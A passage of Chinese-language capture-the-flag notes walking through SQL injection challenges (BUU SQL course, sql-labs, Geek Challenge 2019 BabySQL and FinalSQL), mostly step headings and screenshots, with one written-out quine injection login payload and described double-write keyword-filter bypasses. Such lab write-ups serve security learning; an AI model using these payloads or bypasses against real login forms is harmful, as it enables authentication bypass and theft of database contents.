
username=bilala&passwd=’//union//select//replace(replace(‘"//union//select//replace(replace("%",0x22,0x27),0x25,"%")#’,0x22,0x27),0x25,’"//union//select/**/replace(replace("%",0x22,0x27),0x25,"%")#’)#&login=%E7%99%BB%E5%BD%95
进行抓包
总结
quine注入
8.## BUU SQL COURSE 1


发现登录无法进行注入
查看网络发现数据包,有注入点

查询字段数

字段数是2

找到回显位

查询数据库

查表

查询字段

查数据

尝试登录,成功

总结
找到有关的id回显的地方
找到有sql注入的地方,如网络请求数据包
9.buu sql-labs
确认为字符型

确认字段数为3

查看显示位

查数据库

查询表名

查询字段

成功找到

总结
查询所有数据库
10.## 极客大挑战 2019]BabySQL
寻找注入点

查询字段数
or,by 被过滤

尝试双写绕过

字段数为4

寻找回显位
发现union和select被过滤

双写绕过
成功登录

当前数据库名为geek

查询所有数据库
发现from也被过滤

双写绕过

发现ctf的数据库
发现where也被过滤
绕过发现Flag表

发现字段是flag

成功找到

总结
测试过滤关键字
双写绕过
11.## 极客大挑战 2019]FinalSQL



发现注入